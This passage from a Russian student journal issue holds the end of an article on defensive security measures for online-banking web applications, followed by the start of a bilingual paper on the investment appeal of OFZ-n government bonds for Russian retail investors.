Web Application Firewall (WAF) – это средства фильтрации трафика прикладного уровня, специально ориентированные на веб-приложения⁷. WAF представляет собой средство защиты, работающее в режиме обратного прокси перед веб-сервисом. Эталонная модель коммуникации с защищаемым приложением строится при помощи компонента машинного обучения. Таким образом,

⁷ Web Application Firewall (WAF). URL: <https://www.anti-malware.ru/security/web-application-firewall> (дата обращения: 13.01.2021).




Рис. 16. Процесс хеширования данных

Источник: схема автора.

фильтрация трафика происходит на основе «белого списка» идентификаторов (HTTP-параметры, идентификатор ресурса, идентификатор сессии). Выбор конкретного файрвола зависит от предпочтений специалистов и политики компании.

2. Между веб-сервером и базой данных:

Для защиты передаваемых в приложении файлов может быть использована схема шифрования, представленная на рис. 16. Применяется хеширование, «соль» и передача зашифрованных данных с использованием RSA-шифрования.

II. Физические сервера:

Рассмотрим ряд мер для защиты физических серверов, на которых размещено веб-приложение, предлагаемых как настройки безопасности операционных систем на базе ядра Linux для соответствия компании стандарту PCI DSS (Payment Card Industry Data Security Standard – стандарт безопасности данных индустрии платежных карт):

1. Создание и работа под непривилегированной учетной записью.

2. Изменение назначаемых по умолчанию прав на 077.

3. Использование протокола SNMP (Simple Network Management Protocol как интернет-протокола для управления устройствами в IP-сетях) не ниже версии 3.

4. Настройка парольной политики:

А. Минимальная длина – 7 символов.

Б. Максимальная продолжительность жизни – 90 дней.

В. Минимальное количество дней до смены пароля – 1 день.

Г. Число дней, после которого появится предупреждение о необходимости смены пароля – 7.

5. Настройка требований pam.d:

А. Требования к сложности паролей.

Б. Требования по блокировке учетных записей.

6. Отключение автозагрузки сервисов в зависимости от необходимости.

7. Документирование и фильтрация открытых портов.

8. Очистка пакетов неиспользуемых приложений.

9. Установка в соответствии со стандартом прав на критичные конфигурационные файлы.

10. Настройка протокола SSH для удаленного доступа к системе.

Настройка параметров конфигурационного файла в соответствии с рекомендуемыми стандартами, в числе которых запрет авторизации под пользователем root, установка максимального количества попыток входа и т.д.

11. Настройка системы синхронизации времени ntp.

12. Настройка времени отсутствия активности.

13. Регулярные обновления безопасности.

14. Отключение Send Packet Redirects.

Кроме приведенных мер, рекомендуется настройка систем аудита и логирования для обеспечения выявления нарушений и контроля целостности критически важных файлов [5]. Так, возможно использование демона аудита Linux-систем auditd с последующей отправкой событий на лог-сервер.

Как комплексное решение вопроса сбора логов безопасности и мониторинга можно также использовать ELK stack, состоящий из компонентов [6]:

- Logstash – сервиса для сбора логов и отправки их в Elasticsearch;

- Elasticsearch – системы хранения, анализа, поиска по логам;

- Kibana – веб-панели для визуализации выходящих данных;

- Beats – агентов для отправки логов в Logstash.

III. Веб-приложение:

1. Настройка механизмов фильтрации и валидации вводимых данных как способ защиты от SQL-инъекций и XSS в формах ввода.

2. Передача идентификационных параметров только в POST-запросах как способ предотвращения атак на IDOR-уязвимости.

3. Грамотная проработка логики СУБД для предотвращения Race Condition и некоторых видов SQL-инъекций:

- A. Использование блокировок:

операция блокирует в СУБД обращения к заблокированному объекту, пока его не разблокируют.

- B. Управление изоляциями транзакций:

- упорядоченные транзакции (serializable) гарантируют, что транзакции будут выполнены строго последовательно, однако это может сказаться на производительности.

- B. Использование мьютексных семафоров:

- в момент вызова функций создается запись с ключом, причем если не получилось создать запись, то значит, она уже есть, и тогда запрос прерывается. По окончании обработки запроса запись удаляется⁸.

4. Использование нестандартных паролей для администраторов сервисов.

5. Перемещение сервисов на нестандартные порты.

6. Настройка использования технологии port-knocking для защиты сервисов, к которым не нужен доступ извне.

В данном случае порт, на котором расположен сервис, закрывается средствами файервола. Служба knockd открывает порт после заданного количества попыток подключения на конкретную последовательность портов («стука») для того ip-адреса, с которого «стук» был инициирован, и закрывает его по истечении определенного количества времени.

SSDLC

SSDLC (Secure software development lifecycle – жизненный цикл безопасной разработки) – набор подходов, применяемых на всех этапах жиз-

ни приложений от проектирования до поддержки в процессе эксплуатации для повышения безопасности конечного продукта и снижения ущерба при наличии уязвимостей.

Хорошей практикой в настоящее время является выстраивание процессов безопасности на каждом этапе жизненного цикла онлайн-банка согласно разделу 9 ГОСТ Р 57580.1–2017⁹. Методика разработки безопасного программного обеспечения (SSDLC) позволяет избежать множества ошибок. «Если в организации насчитывается несколько десятков разработчиков, то пора задумываться о том, чтобы внедрять автоматизацию проверки софта на уязвимости», – отмечал в своем интервью Даниил Чернов, руководитель направления Solar appScreener компании «Ростелеком-Solar» [7].

При реализации концепций Agile, DevOps и ShiftLeft важно проводить тестирование на ранней стадии, а также на каждой стадии жизненного цикла приложения.

На каждом этапе жизненного цикла разработки программного обеспечения в соответствии с методологией SSDLC должны применяться определенные меры безопасности:

1. Фаза требований: определение особых требований, связанных с безопасностью, с достаточной детализацией и ожидаемыми результатами, и варианты использования сценариев.

2. Фаза планирования: определение ответственных лиц и стратегии тестирования безопасности, устранение неясностей.

3. Этап архитектуры и проектирования: оценка рисков безопасности на основе проекта.

4. Этап разработки: Secure Code Analysis, статический анализ кода для обеспечения безопасности.

5. Этап реализации: динамический анализ кода, тестирование безопасности приложений.

6. Этап перед развертыванием: тестирование на проникновение и анализ уязвимостей¹⁰.

Даниил Чернов в своем интервью также указал на то, что, несмотря на сложность и затратность процесса внедрения SSDLC и малое количество успешных кейсов в России, в ближайшие годы

⁸ URL: <https://defuse.ca/race-conditions-in-web-applications.htm>.

⁹ ГОСТ Р 57580.1–2017 Безопасность финансовых (банковских) операций. Защита информации финансовых организаций. Базовый состав организационных и технических мер.
¹⁰ Меры для SSDLC (жизненный цикл безопасной разработки программного обеспечения).

такая практика наберет обороты, а результат внедрения из существующего опыта «оправдывает все ожидания и инвестиции» [7].

Выводы

В данной статье были рассмотрены четыре веб-уязвимости, определенные как потенциально опасные для сервиса финансово-банковского сектора, а именно IDOR, SQL-injection, XSS и Race Condition. Для каждой из уязвимостей приведены ряд типов и примеров, а также способы их эксплуатации. Существует большое количество веб-уязвимостей, встречающихся с меньшей частотой, таких как Directory Traversal, File Inclusion, XXE-injection, Command Injection, CSRF-injection, Insecure Deserialization, OAuth и т.д., что тоже необходимо учитывать.

Кроме понимания сути и интуитивного предположения о возможности наличия какого-либо слабого места на сайте, эффективной практикой является применение специальных утилит. Ска-

неры уязвимостей, работающие как инструменты динамического тестирования (DAST), помогают специалистам по информационной безопасности вовремя найти критичные точки сервисов и предотвратить атаки злоумышленников. К ним можно отнести продемонстрированный в работе Burp Suite Pro.

На этапе разработки, настройки или после тестирования, определив недостатки реализации кода сайта или конфигурации сервисов несложно применить ряд исправлений, предотвращающих атаки. Помимо этого, в статье приведены способы защиты каналов связи, передаваемых данных и операционной системы (и как следствие, рабочих станций, используемых для веб-приложения и дополнительных сервисов), а также рекомендации по использованию систем аудита и логирования. Рассмотренная методология SSDLC позволяет проводить мероприятия, как по разработке, так и по защите веб-приложений, более эффективно.

Список источников

1. Сапрыкина А. Веб-приложения под ударом. URL: <https://www.comnews.ru/content/207166/2020-05-19/2020-w21/veb-prilozheniya-pod-udarom> (дата обращения: 04.12.2020).
2. Marshall Joseph. Hands-On Bug Hunting for Penetration Testers: A practical guide to help ethical hackers discover web application security flaws. Published by Packt Publishing Ltd.; 2018. 240 p.
3. Яворски П. Ловушка для багов. Полевое руководство по веб-хакингу. СПб.: Питер; 2020. 272 с.
4. Ilya Grigorik. High Performance Browser Networking: What every web developer should know about networking and web performance. Published by O'Reilly Media; 2013. 200 p.
5. Фленов М.Е. Linux глазами хакера. 5-е изд., перераб. и доп. СПб.: БХВ-Петербург; 2019. 416 с.
6. Шукла П., Кумар Ш. Elasticsearch, Kibana, Logstash и поисковые системы нового поколения. СПб.: Питер; 2019. 352 с.
7. Сысойкина М. Что скрывается за безопасной разработкой софта. URL: https://www.cnews.ru/articles/2019-04-16_что_скрывается_за_безопасной_разработкой_софта (дата обращения: 13.01.2021).

References

1. Saprykina A. Web applications under attack. URL: <https://www.comnews.ru/content/207166/2020-05-19/2020-w21/veb-prilozheniya-pod-udarom>. (In Russ.).
2. Marshall Joseph. Hands-On Bug Hunting for Penetration Testers: A practical guide to help ethical hackers discover web application security flaws. Published by Packt Publishing Ltd.; 2018. 240 p.
3. Jaworski P. A trap for the gods. A field guide to web hacking. St. Petersburg: Piter; 2020. 272 p. (In Russ.).
4. Grigorik Ilya. High Performance Browser Networking: What every web developer should know about networking and web performance. Published by O'Reilly Media; 2013. 200 p.
5. Flenov M.E. Linux through the eyes of a hacker. 5th ed. St. Petersburg: BHV-Petersburg; 2019. 416 p. (In Russ.).
6. Shukla P., Kumar S. Elasticsearch, Kibana, Logstash and new generation search engines. St. Petersburg: Piter; 2019. 352 p. (In Russ.).
7. Sysoikina M. What lies behind secure software development. URL: https://www.cnews.ru/articles/2019-04-16_что_скрывается_за_безопасной_разработкой_софта (In Russ.).

ORIGINAL PAPER

УДК 336.763.33(045)
© Ковалева М.В., 2021

State Securities as an Investment Tool: The Problem of Attractiveness for the Population



Мария Владимировна Ковалева, студентка, Факультета налогов, аудита и бизнес-анализа, Финансовый университет, Москва, Россия
Maria V. Kovaleva, student, Faculty of Tax, Audit and Business Analysis, Financial University, Moscow, Russia
Kovalevam1999@gmail.com

ABSTRACT

This article examines an instrument of current interest in the stock market – federal loan bonds for the population (OFZ-n), to determine their investment attractiveness for private investors. The author tested the hypothesis that government securities currently are not in high demand among retail investors. To test it, we used such methods as analysis and comparison. Empirical data helped us study the new instrument's key characteristics, advantages, and disadvantages compared to other types of federal loan bonds. Besides, in this article an analysis of the private investor's demand for OFZ-n was carried out, the reasons for its low level were revealed, and the state's measures to solve this problem and their effectiveness were considered. At the end of the research, the author verified the hypothesis and recognised it as true, which means that the population's low investment activity on the stock market really exists in Russia today.

Keywords: bonds; securities market; federal loan bonds; populations; investors; OFZ

For citation: Kovaleva M. V. State securities as an investment tool: The problem of attractiveness for the population. *Nauchnye zapiski molodykh issledovatelei = Scientific notes of young researchers*. 2021;9(1):71–80.

ОРИГИНАЛЬНАЯ СТАТЬЯ

Государственные ценные бумаги как инвестиционный инструмент: проблема привлекательности среди физических лиц

АННОТАЦИЯ

В данной статье исследуется актуальный инструмент на фондовом рынке – облигации федерального займа для населения (ОФЗ-н), с целью определения их инвестиционной привлекательности для частных инвесторов. Автором проверялось предположение о том, что государственные ценные бумаги в настоящее время не пользуются высоким спросом среди розничных инвесторов.

Научный руководитель: **Хрустова Л.Е.**, кандидат экономических наук, старший преподаватель Департамента корпоративных финансов и корпоративного управления, Финансовый университет, Москва, Россия / Scientific supervisor: **Khrustova L.E.**, Cand. Sci. (Econ.), Senior Lecturer, Department of Corporate Finance and Corporate Governance, Financial University, Moscow, Russia.

Для проверки предположения использовались такие методы, как анализ и сравнение. С помощью эмпирических данных были проанализированы основные характеристики нового инструмента, его преимущества и недостатки по сравнению с другими видами ОФЗ. Кроме того, был проведен анализ спроса частного инвестора на ОФЗ-н, выявлены причины его низкого уровня, а также рассмотрены меры, принятые государством для решения данной проблемы, их эффективность. В результате исследования выдвинутое автором предположение было проверено и признано истинным, а значит, сегодня в России действительно существует проблема низкой инвестиционной активности населения на фондовом рынке.

Ключевые слова: облигации; рынок ценных бумаг; облигации федерального займа; население, инвесторы; ОФЗ

Для цитирования: Ковалева М. В. Государственные ценные бумаги как инвестиционный инструмент: проблема привлекательности среди физических лиц. *Научные записки молодых исследователей.* 2021;9(1):71–80.

Introduction

Government securities are one of the major sources of financing the budget deficit and an important tool to maintain the country's macroeconomic balance. The owner of these securities provides a loan to the state on terms of repayment, urgency, and interest payment. This study will examine federal bonds issued by the Russian Ministry of Finance (OFZ and OFZ-n). Federal loan bonds provide the state with an opportunity to cover the federal budget deficit and attract its population as new investors. For the population, such securities are an alternative tool for preserving and multiplying their financial resources by receiving additional passive income as a fixed or variable coupon rate, depending on the type of bond.

Federal loan bonds are mostly market securities, and they are intended for all groups of investors, such as legal entities, individuals, non-residents, banks, and brokers. It should be noted that the demand for OFZs in the stock market has been relatively high recently. Over the past ten years, its emission volume has not shown stable growth. However, the general trend is directed towards their increase. The number of funds raised by the state through bonds for the period from 2010 to 2018 increased by 1.45 times with an average annual growth rate of 12.12 per cent. In 2018, for the first time in the modern history of the ruble bond market, there was a situation when the placement of government bonds exceeded the sales' volume in the corporate sector. In 2019 was reached

a record for the volume of an issue in the entire history of the market, while the volume of placements compared to the previous year more than doubled and amounted to 2,082 billion rubles.¹ Government bonds are improving their positions on the modern debt market every year.

The major investors were Russian banks and brokers in the period under review. According to the Moscow Exchange data, in 2019, they accounted for 51 per cent of all investments. The contribution of non-residents to federal loan bonds was also significant (39 per cent), while individuals accounted for only 4 per cent. Approximately the same structure of investors remained in previous years. Analysis of investors' categories suggests that private investors do not show high demand for government securities. A tiny part of the population invests in the economy's real sector. There is concern why the retail investor does not use the potential of the existing infrastructure to increase his savings. Thus, this study analyses federal loan bonds' investment attractiveness for individuals.

Views on the matter of OFZ in the literature

Before proceeding to a more detailed analysis of this topic, we will determine what federal loan bonds are and what types exist today. According to Federal Law No. 136-FZ of 29.07.1998, state

¹ Official website of the Ministry of Finance of the Russian Federation. URL: www.minfin.ru (accessed on 25 October 2020).

Table 1

Main types of existing OFZ

Type of OFZ	Year of issue	Brief description
OFZ-PK	1995	OFZ with variable coupon income, the value of which is linked to the RUONIA rate for a certain period. There are medium-term (1–5 years), and long-term (5–30 years). The coupon is paid out once every six months
OFZ-PD	1996	The government issued them to cover the costs of compensating deposits in Sberbank of the Russian Federation. The circulation period is from 1 year to 3 years. A fixed coupon was paid once a year
OFZ-FD	1999	These bonds were issued for owners of frozen government short-term bonds and OFZ-PKs. The term of circulation of such bonds is 4–5 years, and the coupon payment is made quarterly
OFZ-AD	2002	Federal loan bonds with a periodic repayment of the principal funds that the government had borrowed from the investor. The issuer pays interest payments on special coupons. The circulation period is over 5 years
OFZ-IN	2015	The bonds' nominal value is indexed monthly for the upcoming month under the consumer price index. The circulation period is about 8 years
OFZ-N	2017	Non-market medium-term bonds intended for individuals. The circulation period is 3 years

Source: compiled by the author based on [1].

securities include “state securities of the Russian Federation and state securities of the subjects of the Russian Federation”. They can be purchased by different client groups, including legal entities and individuals, Russian banks and brokers, non-residents, subsidiaries of foreign banks, etc. The first issue of federal loan bonds was made in June 1995, when OFZs with variable coupon yield (OFZ-PK) was issued to the market. After that, more and more types of OFZs appeared on the market, the last of which was federal loan bonds for the population issued in 2017. *Table 1* provides more detailed information on the existing OFZ.

Many Russian and foreign authors study federal loan bonds as a special stock market instrument. They consider this topic from various points of view, including the attractiveness of such an instrument for retail investors.

When considering various types of OFZs, we used various theoretical materials and the results of the study by Alekseeva I. A. and Petrova I. A., who in their work considered the way of development of state bonds of the federal loan. The authors concluded that recent changes in the OFZ market, including the appearance of new

types of bonds, aim to improve the characteristics of such bonds, increasing the interest of certain groups of investors in OFZ, including Russian citizens [1].

In their works, several authors paid attention to the analysis of factors containing the individuals' activity on the bond market. Thus, O. V. Popova, A. V. Polyanin, A. A. Sidorin concluded that citizens' low investment activity on the government securities market is caused by the associations of operations in the stock market with high financial risks and unpredictability of their outcome in people's minds. Indeed, the stock exchange players repeatedly lost a fortune due to the fall of the securities market. Even though the federal loan bonds carry minimal risks, people are afraid that the state will not be able to meet its obligations in a crisis. Financial severe shocks in 1998, 2008 and 2014 undermined the confidence of potential investors in debt securities [2].

Besides, A. V. Belokopytov and A. J. Mironkina claims that there is little public awareness of such an instrument as federal loan bonds. Perhaps most Russians who are not interested in various ways of investing may not even know about

the existence of alternatives to investing their funds, since now there is practically no qualified representation of this tool in the mass media by specialists [3].

D. A. Perminov also claims that the population with low purchasing power lacks in-depth knowledge of investment. Most individuals in Russia do not have sufficient financial literacy to carry out transactions with securities, including federal loan bonds to generate additional income. According to him, people try not to go into details when choosing a way to invest their savings and try to avoid difficult ways to generate additional income. According to his survey, about a quarter of the population invests their savings in commercial banks' deposits, while the accounts for securities market transactions have less interest [4].

Some researchers have examined the causes of the existing problem and looked for its feasible solutions. L. V. Stakhovich and G. E. Shakhnazaryan say that studying the significant historical experience accumulated in Russia can be extremely useful since many of the points can be rationally transferred to the current experience of issuing government bonds. The authors provide an example of freely circulating winning loans, which were first issued in 1947 for twenty years and were in great demand by the USSR population. The winning was accounted for every fourth bond. Another similar loan was implemented in 1966, where there was an increased probability of winning (it fell on every third bond). Also, the secondary market traded these bonds what facilitated transactions with them. According to the authors, this type of bonds could still sufficiently increase the number of individual investors in modern Russia [5].

I. V. Dubovik suggests that a significant motivation of the population to invest in federal loan bonds can be reached by maintaining the targeting usage of funds accumulated by the state through their issue. The predominant will be their social orientation. In this case, economic and psychological factors will drive the number of purchases. The establishment of a secondary over-the-counter market could also improve the situation. It will enable holders of government securities to manage their profitability through purchase and sale transactions and enhance their

practical skills in dealing with securities, which is essential for raising financial literacy [6].

The problem of low stock activity of the population is also relevant to foreign markets. For example, the work of D. Platz considers one of the potential solutions. He reveals the advantages and prospects of using the so-called municipal bonds (sub-sovereign bonds) in different countries. He also emphasises that the United States has been successfully using this type of securities for many years. They are in high demand among private investors (over 30 per cent of the total number of investors). Such bonds are also widespread in many European countries, especially in Germany. Besides, the paper provides an example of the Municipal Development Fund structure, which has opened new investment opportunities for all groups of investors, including individuals [7].

Speaking about the state's measures today, V. A. Harutyunyan notes that the emergence of a new instrument (OFZ-n) has become an essential step in attracting people to the stock market. In his opinion, people associate the OFZs' purchase with many difficulties. These include the inability of private investors to enter the market without an intermediary (broker), the lack of necessary knowledge about investments in securities and the potential risks they can carry [8]. E. I. Vorobyova believes that the emergence of OFZ-n on the market was the Ministry of Finance's right decision to attract the population's savings but not enough. The author argues that today population directs its savings only to banking institutions. However, they could invest in the organisation of the real sector of the economy and be of great social and economic benefit [9].

Based on the literature analysis, we can assume that today government securities in Russia are widespread among institutional investors. In contrast, the retail investor does not show the expected high demand for them. For the private sector, these securities are not well understood and accessible in the form in which they are traded over the years. That is why, according to the author, the state should study in more details the causes of the existing problem and take effective actions to eliminate it. The most workable means would be to change government

bonds into a more attractive instrument for the population, improve the financial literacy of a private investor and her knowledge about investments, and introduce new government loan instruments functioning successfully in other countries previously existed in Russia.

Practical aspects of the OFZ circulation

To prove the introduced assumptions empirically, we used information and analytical materials from the Moscow Exchange, the Ministry of Finance of the Russian Federation, the Bank of Russia, including information on the characteristics of OFZs, the number of investors, etc. General scientific and general logical methods, comparative analysis became the methodological basis of the work. These approaches have provided empirical illustrations of the reliability of the assumption.

To reach the research aim, we reviewed a study conducted in 2017 by the analytical centre NAFI in which Russians were asked to evaluate the attractiveness of such a financial instrument as a government bond compared with a classic bank deposit under several conditions. The results show that a bank deposit is preferable for Russians than federal loan bonds (only 17 per cent of Russians preferred OFZ). We can observe a higher interest for national bonds in small circles of the population: among young people under 34 years old and people with significant savings. Probably, the fact that investments in bonds can only be long term, or that they do not have the possibility of early withdrawal of some part of their invested funds does not satisfy people. These indicators of bank deposit look more attractive.

It can be said that Russians are simply not ready for such a method of investment, because of their low financial literacy and the immature “market” mentality. Financial illiteracy has also led people to be sceptical about the initiative to open a special brokerage account for investments. In the case with OFZs, the government offered the public open individual investment accounts, which provided the right to receive tax deductions and benefits from the state besides access to invest in securities. However, even such privileges failed to attract enough private investors.

To attract such investors to the state debt market, the Ministry of Finance issued a new type of bonds – federal loan bonds for the population (OFZ-n), in the spring of 2017. The new instrument was developed specifically for the population’s needs without advanced knowledge in the financial markets. It provided them with the right to a higher income from medium-term investments than from bank deposits (the yield is higher when the investment term is two years). Unlike other types of OFZs, the market always represents public bonds in a single issue. A new release cannot be started until the previous one’s sale ends. For a retail investor, this provides ease of choice, since there is no need to understand each issue’s characteristics, as with other OFZs.

We reviewed the qualitative and quantitative characteristics of the new instrument (OFZ-n), its advantages and disadvantages, and the terms of purchase, as part of the analysis of the government’s practical steps to increase individuals’ investment activity in the state debt market. We also analysed the results of the first three issues: the speed of their sale, the amount of demand, and the number of private investors.

The comparison method made it possible to identify common and different characteristics of the third and fourth issues of federal loan bonds, which helped examine the state’s effectiveness of the existing problem.

The coupon yield analysis in *Fig. 1* shows that the returns from owning such a bond will increase during the holding period. The procedure for purchasing OFZ-n was simplified; now, it has little difference from opening a deposit. There is no need to learn exchange terminology and exchange trading principles. Individuals can buy them at the branch of agent banks (Sberbank and VTB), and the agency commission was also reduced. The government set the minimum nominal value of the purchased bonds at 30 thousand rubles, 30 bonds of 1000 rubles each. It turned out to be an interesting fact that this issue of bonds has an opportunity for a premature return of the invested funds before the maturity date. However, in this case, the owner must pay commission to the bank again (buyers discovered this moment after the first excitement around new bonds, as this information was not directly disclosed).




Fig. 1. The yield on coupons of the first OFZ-n issue

Source: compiled by the author based on the Internet resource.²

*Official website of the Ministry of Finance of the Russian Federation. URL: www.minfin.ru (accessed on 25 October 2020).

Implementing the first issue of OFZ-n led to the following results. The demand for these bonds turned out to be high, the entire issue (15 billion rubles) was sold in less than a month.² This success led the department to decide to release an additional issue of bonds of the same series; thus, the doubled the maximum issue volume to 30 billion rubles. The second tranche was entirely placed in 70 days. About 10.9 thousand people became investors in the first tranche of 53001 and 5.5 thousand people in the second one (Table 2). The second issue was also for 15 billion rubles and was placed by 77 per cent in 117 days, but they did not sell it out in full within the specified six-month period. Sales of the third issue started in March 2018, but the demand for OFZ-n remained low. Issue 53003 was placed by 72 per cent in 130 days, and it was also not fully implemented. Its first additional tranche government put in 78 days and the second in 64 days. The total number of investors for the two issues turned out to be almost 8 thousand people (less than in the first one). Table 2 illustrates data on the number of investors.

The sales rates of the 53002 and 53003 issues are several times lower than the sales of the first one, although the public is actively showing their interest in this instrument to increase their funds. And 64 per cent of the total number of

individuals turned out to be new clients. The exemption from taxation of income received as coupon payments on bonds of Russian issuers issued in 2017–2018 probably was the reason for the growth of interest of individual investors in the new type of OFZ. However, contrary to the Ministry of Finance’s forecasts, the major buyer was wealthy Russians. At the same time, part of the population with incomes below average was not so interested in it.³

Even before placing the third tranche, there were talks that the market had exhausted itself and needed major changes. One of the main drawbacks of OFZ-n was a high commission of agent banks, which investors had to pay twice (while buying and selling securities). The commission, which sometimes reached 1.5 per cent, significantly reduced the instrument’s profitability. When the government placed subsequent tranches, they triggered the decline in the attractiveness of OFZ-n by a decrease in their profitability. Thus, while they put issue 53001 with a yield of over 9 per cent per annum, the yield of issue 53002 at placement was already 8.5 per cent per annum, and issue 53003 – even 7.3 per cent per annum.

Without changes, this market had a risk of losing its client by the end of 2019, especially

² Ermak A. Market for ruble bonds: sky-high demand in 2017. Debt market. Special review. URL: <https://www.region.ru/upload/iblock/1e7/1e7e386b3b5d243a4bb1758f70bb276c.pdf> (accessed on 20 October 2020).

³ The people bought up the bonds. Gazeta.ru. URL: <https://www.gazeta.ru/business/2017/05/25/10692761.shtml> (accessed on 29 October 2020).

if the economic growth were to slow down. The population's real disposable income continued to decline, and the offered returns remained relatively low. The Ministry of Finance of the Russian Federation noticed a wave of decline in demand, and in March 2019 announced the start of placing federal loan bonds in the new format in the second quarter of 2019. This campaign's goals were like those of the previous one: to attract new buyers, stimulate the domestic financial market, increase the level of financial literacy of the population, and confidence in the state's actions in terms of financial policy. All this should further enhance investor's interest. According to the experts, the difference between the profitability of the two investment methods (the maximum rate on deposits in the top 10 banks in terms of household funds is about 7.4 per cent, and the profitability of the last-placed OFZ-n issue is about 8.7 per cent) may affect the choice in favour of bonds.

On 2 September 2019, with some delay from the planned date, the Ministry of Finance placed the fourth issue of federal loan bonds for the population (OFZ-n) on changed terms. When comparing the new release with the previous one, we can see that the regulator tried to make the former more democratic and attractive tool. The fourth issue's major difference is that investors will no longer have to pay commission to agent banks (from 0.5 to 1.5 per cent) when buying and presenting bonds for redemption, – the state would bear these costs.⁴ The bonds are placed for three years, the maturity date was announced on 31 August 2022. The rate during this period grows from 6.5 to 7.35 per cent annually, and the rate of return to maturity will be up to 7 per cent annually. The government reduced the minimum amount for which it is possible to purchase the bond from 30 thousand to 10 thousand rubles. One person will purchase up to 15 thousand OFZ-n units for up to 15 million rubles. Besides, regulators added Pochta Bank and Promsvyazbank to the agent banks' list, which comprised only two banks (Sberbank and VTB).⁵ It has become

⁴ The Ministry of Finance will conduct a large-scale advertising campaign for people's OFZs. Vedomosti. URL: <https://www.vedomosti.ru/finance/articles/2019/05/30/802953-minfin-ofz> (accessed on 10 November 2020).

⁵ Information and analytical material. Financial market risk

Table 2

Number of investors in OFZ-n by issue

Invested issue	Number of investors (thousand people)
53001 (1st tranche)	10.9
53001 (2nd tranche)	5.5
53002	3
53003	5.8
Multiple issues	3.3

Source: compiled by the author based on the Internet resource.^{*}

* Official website of the Moscow Exchange. URL: <https://www.moex.com> (accessed on 28 October 2020).

possible to purchase people's bonds via the Internet, not only in offices with brokerage services. Finally, the ability to use OFZ-n as collateral for a loan from the agent bank from which people gained them had become another attractive innovation.

These terms of the new public bonds are more favourable than the terms for three-year deposits in agent banks. As stated earlier, in most cases, people with above-average incomes purchase OFZs. The Ministry of Finance also expected that it would be possible to attract more people with lower incomes to purchase securities by lowering the minimum investment amount and expanding the number of agent banks.

Analysis of the interim results of the fourth OFZ-n issue's sale allowed us to get the following results. In two months, VTB Bank sold its clients bonds worth 1.2 billion rubles. People bought bonds by visiting one of 560 VTB offices with the Privilege service format, using the mobile application "VTB My Investments", by opening the broker's personal account, and through the digital infrastructure of Post Bank. Since the remote purchase of securities takes only a few minutes, this type of purchase is becoming more

review. October 2019. Bank of Russia. URL: http://www.cbr.ru/collection/collection/file/24100/orfr_2019-9_october.pdf (accessed on 10 November 2020).




Fig. 2. Placement of public bonds at the end of 2019 and the beginning of 2020

Source: compiled by the author based on the Internet resource.⁷

* Official website of the Moscow Exchange. URL: <https://www.moex.com> (accessed on 28 October 2020).

and more popular. Experts also note that $\frac{1}{4}$ of the volume sold off at the end of October 2019 investors purchased precisely through a mobile application (about 300 million rubles).⁶

